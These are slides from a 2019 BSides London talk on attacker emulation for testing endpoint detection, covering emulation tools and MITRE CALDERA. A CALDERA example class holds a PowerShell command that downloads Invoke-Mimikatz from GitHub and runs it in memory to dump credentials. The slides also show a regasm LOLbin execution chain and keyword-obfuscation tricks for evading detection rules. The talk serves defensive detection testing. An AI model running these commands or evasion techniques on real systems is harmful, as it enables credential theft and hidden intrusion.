

The Imitation Game: Attacker Emulation

Wietze Beukema (@Wietze)
June 2019




Who dis?

- BSides London newbie
- Endpoint Threat Detection @ PwC

What's next?

1. Why
2. How
3. Cool stuff



Attacker emulation

Attacker Emulation: Do what an attacker would do

Attacker emulation (2)

... but why?

1. **Test** your own detection capability (with a realistic attack model)
2. **Research** and test new attacker techniques
3. **Showing off** (we all want to)

Terminology

Because life isn't confusing enough

- **Simulation**

Mimicking behaviour in a virtual environment

You only get the output

- **Emulation (= what we do)**


Mimicking behaviour in an actual environment

Allows you to observe all side effects

Attacker emulation mode

- Post-compromise
- **Manner:** Automated vs manual
 - *Automated saves time, easy to rerun*
- **Scope:** Atomic vs end-to-end
 - *Atomic: 'BAT file'*
 - *End-to-end: links actions together, more realistic*

Attacker emulation mode: a trade-off




HOW STANDARDS PROLIFERATE: (SEE: A/C CHARGERS, CHARACTER ENCODINGS, INSTANT MESSAGING, ETC)

SITUATION:
THERE ARE
14 COMPETING
STANDARDS.

14?! RIDICULOUS!
WE NEED TO DEVELOP
ONE UNIVERSAL STANDARD
THAT COVERS EVERYONE'S
USE CASES.

YEAH!



SOON:

SITUATION:
THERE ARE
15 COMPETING
STANDARDS.

Tools

List of open-source ATT&CK™ framework emulation tools

- Red Canary Atomic Red [1]
- Uber Metta [2]
- MITRE CALDERA [3]
- Endgame Red Team Automation [4]
- Guardicore Infection Monkey [5]
- NextronSystem APTSimulator [6]
- RE:TERNAL [7]
- Blue Team Training Toolkit (BT3) [8]
- DumpsterFire [9]
- AutoTTP [10]
- MITRE/NSA Unfetter [11]
- MATE [12]
- Praetorian Purple Team Automation [13]

... and *many* more

Tools (2)

Vendor	Product	Automated?	Dynamic?	Supported Platforms
Red Canary	Atomic Red	✗	✗	  
Uber	Metta	✓	✗	  
MITRE	CALDERA 2.0	✓	✓ / ✗	  
MITRE	CALDERA 1.0	✓	✓	
Endgame	Red Team Automation	✓	✓	

Tools (3)


Finding your Eve

- **What are you trying to achieve?**
- Goal?
- Scope?
- Realistic?
- Easy to maintain?
 - *Isolated actions are easier to create and update*

MITRE CALDERA

- Open-source research project[[14](#)] by MITRE
- Comes with several actions out of the box
- Distinguishing features:
 1. ‘Actions’ written in *Python*
 2. Works with *pre and post conditions*
 3. Comes with *heuristic planner*, linking actions together

Typical set up



Typical CALDERA class

- Pre/post conditions
- The action itself
- Clean-up

Typical CALDERA class (2)

- Pre/post conditions
 - *If you have admin rights, this can give you credentials*
- The action itself
 - *Run Mimikatz*
- Clean-up
 - *Remove obfuscated Mimikatz, logs*

Typical CALDERA class (3)

```
class DumpCreds(Step):
    display_name = "dump_creds"
    summary = "Run Invoke-Mimikatz to obtain credentials."
    attack_mapping = [('T1003', 'Credential Access')]

    preconditions = [("rat", OPRat({"elevated": True}))]
    postconditions = [("user_g", OPUser),
                      ("credential_g", OPCredential)]
```

```
@staticmethod
async def action(operation, rat, host, software, file_g, process_g, software_g):
    # Step 1: run Mimikatz in memory
    MIMIKATZ_URL = "https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/4c7a2016f(...)67b3/Exfiltration/Invoke-Mimikatz.ps1"
    ps_parameters = ['powershell.exe', '-exec', 'bypass', '-C', 'IEX(IWR \'{}\''); Invoke-Mimikatz -DumpCreds'.format(MIMIKATZ_URL)]

    credentials = (await operation.execute_shell_command(rat, command.CommandLine(ps_parameters), DumpCreds.parser))

    # Step 2: parse credentials
    for cred in credentials:
        # Generate User object
        user_obj = await user_g({'username': cred['username'], 'is_group': False})
        # Generate Credential object
        await credential_g({'password': cred['password'], 'found_on_host': rat.host, 'user': user_obj})

    return True
```

```
@staticmethod
async def cleanup(cleaner, host):
```

Sample workflow

Persistence
w/ rundll32

Copy file

Exfiltration
using git


Delete Event
Logs

PsExec

Stage data

Mimikatz

Sample workflow (2)



Challenges

- **Selecting** your attacker
- **Detection** (detecting the right thing, bad ‘learning’ mechanisms)
- **Realism** (techniques, timing, propagation)


Beyond standard CALDERA

Focus on three extensions:

1. LOLbins/LOLbas implementation (T1218, T1216, ...)
2. Common obfuscation techniques (T1140)
3. Masquerading techniques (T1036)

1: LOLbins

Beyond standard CALDERA: LOLbins

- **LOLbins**: why bring your own tools if you can use pre-installed ones? 
- Various options
 - *Common: PowerShell, wscript/cscript, mshta*
 - *Other examples: regasm, xwizards, msbuild, pubprn.vbs*



Beyond standard CALDERA: LOLbins (2)

- **Precondition:** awareness of command to run
- **Postcondition:** command will have executed



Beyond standard CALDERA: LOLbins (3)

Example:

- **Precondition:** the command `evil.exe` needs to be run
- **Action:** use the `regasm.exe /u` LOLbin
- **Postcondition:** the command `evil.exe` successfully ran

```
● C:\Windows\System32\wininit.exe
└─✿ C:\Windows\System32\services.exe
   └─✿ C:\Windows\System32\commander.exe
      └─✿ C:\Windows\System32\regasm.exe /u AdobeUpdater.dll
         └─✿ C:\Windows\temp\evil.exe
```



2: Obfuscation

Beyond standard CALDERA: Obfuscate^{T1140}

- Hide keywords that might trigger rule systems
 - Various techniques available [15], e.g.
 - *Concatenation* `"Hell" + "o wo" + "rld"`
 - *Escaping* `"H`e`llo W`orlD"`
